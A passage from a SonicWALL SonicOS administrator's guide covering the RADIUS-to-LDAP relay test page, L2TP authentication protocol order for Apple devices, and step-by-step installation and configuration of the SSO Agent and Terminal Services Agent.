The screenshot shows the 'LDAP Relay' configuration page in SonicWALL. The 'Test' tab is selected. The page title is 'RADIUS to LDAP Relay Settings'. Below the title, there is a descriptive paragraph: 'This SonicWALL can operate as a RADIUS server for remote SonicWALLs that do not support LDAP, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.' There are several configuration options: 'Enable RADIUS to LDAP Relay' (checkbox, unchecked), 'Allow RADIUS clients to connect via:' (checkboxes for 'Trusted Zones', 'WAN Zone', 'Public Zones', 'Wireless Zones', 'VPN Zone', with 'WAN Zone' and 'VPN Zone' checked), 'RADIUS shared secret:' (password field with 10 dots), and four text input fields for 'User group for legacy VPN users:', 'User group for legacy VPN client users:', 'User group for legacy L2TP users:', and 'User group for legacy users with Internet access:'.

The **Test LDAP Settings** page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

## Configuring L2TP to use LDAP for MacOS and iOS Connections

Some care must be taken when configuring devices running MacOS or Apple iOS (iPad/iPhone/iPod touch) for L2TP connections using either LDAP or RADIUS. This is because iOS devices accept the first supported authentication protocol that is proposed by the server. In SonicOS, the default authentication protocol order was changed in SonicOS beginning in releases 5.8.0.8 and 5.8.1.1. Here are the default authentication protocol orders:

- Prior to 5.8.0.8 and 5.8.1.1: CHAP, PAP, MS-CHAP, MS-CHAPv2.
- 5.8.0.8 and 5.8.1.1 and above: MS-CHAPv2, CHAP, MS-CHAP, PAP.



**Note** Upgrades from previous firmware versions will retain the original ordering. The new ordering is set on new installations only.

This change in default authentication protocol order, combined with the iOS behavior of accepting the first supported authentication protocol will default to SonicOS and iOS devices using RADIUS authentication (because Active Directory does not support CHAP, MS-CHAP, or MS-CHAPv2).

To force L2TP connections from iOS devices to use LDAP instead of RADIUS, follow the steps outlined below.

- 
- Step 1** Navigate to the **VPN > L2TP Server** page.
  - Step 2** Click **Configure**.
  - Step 3** Click on the **PPP** tab.
  - Step 4** Ensure that **PAP** is moved to the top of the list.
  - Step 5** Click **OK**.



**Note** The order of authentication protocols can also be changed to force L2TP connections from iOS devices to use RADIUS by moving PAP to the bottom of the list.

---

## Configuring Single Sign-On

Configuring SSO is a process that includes installing and configuring the SonicWALL SSO Agent and/or the SonicWALL Terminal Services Agent (TSA), and configuring a SonicWALL security appliance running SonicOS to use the SSO Agent or TSA. You can also configure SSO to use browser NTLM authentication with HTTP traffic, with or without the SSO Agent. For an introduction to SonicWALL SSO, see [“Single Sign-On Overview” on page 1080](#).



**Note** The SonicOS SSO feature is capable of working in Virtual Machine environments, but is not officially supported. This is due to the variety of potential resource consuming environments of VM deployments, making it not practicable to effectively test and verify all possible permutations.

---

The following sections describe how to configure SSO:

- [“Installing the SonicWALL SSO Agent” on page 1140](#)
- [“Installing the SonicWALL Terminal Services Agent” on page 1144](#)
- [“Configuring the SonicWALL SSO Agent” on page 1146](#)
  - [“Adding a SonicWALL Security Appliance” on page 1151](#)
  - [“Editing Appliances in SonicWALL SSO Agent” on page 1153](#)
  - [“Deleting Appliances in SonicWALL SSO Agent” on page 1154](#)
  - [“Modifying Services in SonicWALL SSO Agent” on page 1154](#)
- [“Configuring the SonicWALL Terminal Services Agent” on page 1154](#)
  - [“Adding a SonicWALL Network Security Appliance to SonicWALL TSA Settings” on page 1155](#)
  - [“Creating a SonicWALL TSA Trouble Shooting Report” on page 1156](#)
  - [“Viewing SonicWALL TSA Status and Version” on page 1157](#)
- [“Configuring Your SonicWALL Security Appliance for SonicWALL SSO Agent” on page 1157](#)
- [“Configuring Your SonicWALL Appliance for Browser NTLM Authentication” on page 1167](#)
  - [“Configuring Browser NTLM Authentication Only” on page 1168](#)
  - [“Configuring RADIUS for Use With NTLM” on page 1169](#)

- [“Configuring NTLMv2 Session Security on Windows” on page 1169](#)
- [“Advanced LDAP Configuration” on page 1171](#)
- [“Tuning Single Sign-On Advanced Settings” on page 1180](#)
  - [“Overview” on page 1181](#)
  - [“About the Advanced Settings” on page 1181](#)
  - [“Viewing SSO Mouseover Statistics and Tooltips” on page 1182](#)
  - [“Using the Single Sign-On Statistics in the TSR” on page 1183](#)
  - [“Examining the Agent” on page 1185](#)
  - [“Remedies” on page 1185](#)
- [“Configuring Firewall Access Rules” on page 1185](#)
  - [“Automatically Generated Rules for SonicWALL SSO” on page 1186](#)
  - [“Accommodating Mac and Linux Users” on page 1186](#)
  - [“White Listing IP Addresses to Bypass SSO and Authentication” on page 1188](#)
  - [“Forcing Users to Log In When SSO Fails with CFS, IPS, App Control” on page 1188](#)
  - [“Allowing ICMP and DNS Pings from a Terminal Server” on page 1189](#)
  - [“About Firewall Access Rules” on page 1190](#)
- [“Managing SonicOS with HTTP Login from a Terminal Server” on page 1190](#)
- [“Viewing and Managing SSO User Sessions” on page 1191](#)
  - [“Logging Out SSO Users” on page 1191](#)
  - [“Configuring Additional SSO User Settings” on page 1191](#)
  - [“Disabling the User Login Status Popup” on page 1197](#)
  - [“Switch from Non-Config Mode to Configuration Mode” on page 1198](#)
  - [“Viewing SSO and LDAP Messages with Packet Monitor” on page 1192](#)
  - [“Capturing SSO Messages” on page 1192](#)
  - [“Capturing LDAP Over TLS Messages” on page 1194](#)

## Installing the SonicWALL SSO Agent


The SonicWALL SSO Agent is part of the SonicWALL Directory Connector. The SonicWALL SSO Agent must be installed on at least one, and up to eight, workstations or servers in the Windows domain that have access to the Active Directory server using VPN or IP. The SonicWALL SSO Agent must have access to your SonicWALL security appliance. To install the SonicWALL SSO Agent, perform the following steps:

- 
- Step 1** Locate the SonicWALL Directory Connector executable file and double click it. It may take several seconds for the InstallShield to prepare for the installation.
- Step 2** On the Welcome page, click **Next** to continue.


- Step 3** The License Agreement displays. Select **I accept the terms in the license agreement** and click **Next** to continue.




- Step 4** On the Customer Information page, enter your name in the **User Name** field and your organization name in the **Organization** field. Select to install the application for **Anyone who uses this computer (all users)** or **Only for me**. Click **Next** to continue.



- Step 5** Select the destination folder. To use the default folder, C:\Program Files\SonicWALL\DCON, click **Next**. To specify a custom location, click **Browse**, select the folder, and click **Next**.



- Step 6** On the Custom Setup page, the installation icon  is displayed by default next to the SonicWALL SSO Agent feature. Click **Next**.



- Step 7** Click **Install** to install SSO Agent.

Optionally, you can select **SonicWALL NDC** to enable SonicWALL SSO to work with Novell users if this server has network access to the eDirectory server. For information about installing SonicWALL NDC, see the *SonicOS 5.6 SSO Feature Module*, available on <http://www.sonicwall.com/us/Support.html>

Optionally, you can also select **SonicWALL ADC** if this server belongs to an Active Directory domain, and will be used to communicate with a SonicWALL CSM appliance. For more information, see the *SonicOS CF 2.6 Administrator's Guide*, available on <http://www.sonicwall.com/us/Support.html>

- Step 8** To configure a common service account that the SSO Agent will use to log into a specified Windows domain, enter the username of an account with administrative privileges in the **Username** field, the password for the account in the **Password** field, and the domain name of the account in the **Domain Name** field. Click **Next**.



**Note** This section can be configured at a later time. To skip this step and configure it later, click **Skip**.

**Step 9** Enter the IP address of your SonicWALL security appliance in the **SonicWALL Appliance IP** field. Type the port number for the same appliance in the **SonicWALL Appliance Port** field. Enter a shared key (a hexadecimal number from 1 to 16 digits in length) in the **Shared Key** field. Click **Next** to continue.




**Note** This information can be configured at a later time. To skip this step and configure it later, leave the fields blank and click **Next**.

The SonicWALL SSO Agent installs. The status bar displays.

**Step 10** When installation is complete, optionally check the **Launch SonicWALL Directory Connector** box to launch the SonicWALL Directory Connector, and click **Finish**.

If you checked the **Launch SonicWALL Directory Connector** box, the SonicWALL Directory Connector will display.



## Installing the SonicWALL Terminal Services Agent

Install the SonicWALL TSA on one or more terminal servers on your network within the Windows domain. The SonicWALL TSA must have access to your SonicWALL security appliance, and the appliance must have access to the TSA. If you have a software firewall running on the terminal server, you may need to open up the UDP port number for incoming messages from the appliance.



**Note** Additional firewall access rules may need to be added to allow terminal server users to use ping and DNS.


SonicWALL TSA is available for download without charge from MySonicWALL.

**To install the SonicWALL TSA, perform the following steps:**


- 
- Step 1** On a Windows Terminal Server system, download one of the following installation programs, depending on your computer:
- SonicWALL TSAInstaller32.msi (32 bit, version 3.0.28.1001 or higher)
  - SonicWALL TSAInstaller64.msi (64 bit, version 3.0.28.1001 or higher)
- You can find these on <http://www.mysonicwall.com>.
- Step 2** Double-click the installation program to begin installation.
- Step 3** On the Welcome page, click **Next** to continue.
- Step 4** The License Agreement displays. Select **I agree** and click **Next** to continue.




- Step 5** On the Select Installation Folder window, select the destination folder. To use the default folder, C:\Program Files\SonicWALL\SonicWALL Terminal Services Agent\, click **Next**. To specify a custom location, click **Browse**, select the folder, and click **Next**.



- Step 6** On the Confirm Installation window, click **Next** to start the installation.



- Step 7** Wait while the SonicWALL Terminal Services Agent installs. The progress bar indicates the status.
- Step 8** When installation is complete, click **Close** to exit the installer.
- Step 9** You must restart your system before starting the SonicWALL Terminal Services Agent. To restart immediately, click **Yes** in the dialog box. To restart later, click **No**.



## Configuring the SonicWALL SSO Agent

The SonicWALL SSO Agent communicates with workstations using NetAPI or WMI, which both provide information about users that are logged into a workstation, including domain users, local users, and Windows services. WMI is pre-installed on Windows Server 2003, Windows XP, Windows ME, and Windows 2000. For other Windows versions, visit [www.microsoft.com](http://www.microsoft.com) to download WMI. Verify that WMI or NetAPI is installed prior to configuring the SonicWALL SSO Agent.

The .NET Framework 2.0 must be installed prior to configuring the SonicWALL SSO Agent. The .NET Framework can be downloaded from Microsoft at [www.microsoft.com](http://www.microsoft.com).


### Topics:

- [“Configuring the Communications Properties of the SonicWALL SSO Agent” on page 1147](#)
- [“Adding a SonicWALL Security Appliance” on page 1151](#)
- [“Editing Appliances in SonicWALL SSO Agent” on page 1153](#)
- [“Deleting Appliances in SonicWALL SSO Agent” on page 1154](#)
- [“Modifying Services in SonicWALL SSO Agent” on page 1154](#)

## Configuring the Communications Properties of the SonicWALL SSO Agent

To configure the communication properties of the SonicWALL SSO Agent, perform the following tasks:


- Step 1** Launch the SonicWALL Configuration Tool by double-clicking the desktop shortcut or by navigating to **Start > All Programs > SonicWALL > SonicWALL Directory Connector > SonicWALL Configuration Tool**.



**Note** If the IP address for a default SonicWALL security appliance was not configured, or if it was configured incorrectly, a pop up will display. Click **Yes** to use the default IP address (192.168.168.168) or click **No** to use the current configuration.



If you clicked **Yes**, the message **Successfully restored the old configuration** will display. Click **OK**.




If you clicked **No**, or if you clicked **Yes** but the default configuration is incorrect, the message **SonicWALL SSO Agent service is not running. Please check the configuration and start the service.** will display. Click **OK**.



If the message **SonicWALL SSO Agent service is not running. Please check the configuration and start the service** displays, the SSO Agent service will be disabled by default. To enable the service, expand the SonicWALL Directory Connector Configuration Tool in the left navigation panel by clicking the **+** icon, highlight the SonicWALL SSO Agent underneath it, and click the **▶** button.

**Step 2** In the left-hand navigation panel, expand the SonicWALL Directory Connector Configuration Tool by clicking the + icon. Right click the **SonicWALL SSO Agent** and select **Properties**.




**Step 3** From the **Logging Level** pull-down menu, select the level of events to be logged in the Windows Event Log. The default logging level is 1. Select one of the following levels:


- **Logging Level 0** - Only critical events are logged.
- **Logging Level 1** - Critical and significantly severe events are logged.
- **Logging Level 2** - All requests from the appliance are logged, using the debug level of severity.




**Note** When Logging Level 2 is selected, the SSO Agent service will terminate if the Windows event log reaches its maximum capacity.



**Step 4** In the **Refresh Time** field, enter the frequency, in seconds, that the SSO Agent will refresh user log in status. The default is 60 seconds.



- Step 5** From the **Query Source** pull-down menu, select the protocol that the SSO Agent will use to communicate with workstations, either **NETAPI** or **WMI**.




**Note** NetAPI will provide faster, though possibly slightly less accurate, performance. WMI will provide slower, though possibly more accurate, performance. With NetAPI, Windows reports the last login to the workstation whether or not the user is still logged in. This means that after a user logs out from his computer, the appliance will still show the user as logged in when NetAPI is used. If another user logs onto the same computer, then at that point the previous user is logged out from the SonicWALL.

WMI is pre-installed on Windows Server 2003, Windows XP, Windows Me, and Windows 2000. Both NetAPI and WMI can be manually downloaded and installed. NetAPI and WMI provide information about users that are logged into a workstation, including domain users, local users, and Windows services.

User identification via the Domain Controller Security Log can be configured for WMI with a non-administrator domain account. Although this option does not require use of the administrator domain account, it still requires read access to the security log, which can be accomplished by configuring a non-admin account. For more information, refer to the [Configuring a Non-Admin Domain Account for SSO Agent to Read Security Logs](#) technical note in the **Support > Product Documentation** page on SonicWALL.com.

- Step 6** In the **Configuration File** field, enter the path for the configuration file. The default path is **C:\Program Files\SonicWALL\DCOM\SSO\CIAConfig.xml**.



- Step 7** Click **Accept**.


- Step 8** Click **OK**.

### Adding a SonicWALL Security Appliance


Use these instructions to manually add a SonicWALL security appliance if you did not add one during installation, or to add additional SonicWALL security appliances.

To add a SonicWALL security appliance, perform the following steps:

**Step 1** Launch the SonicWALL SSO Agent Configurator.

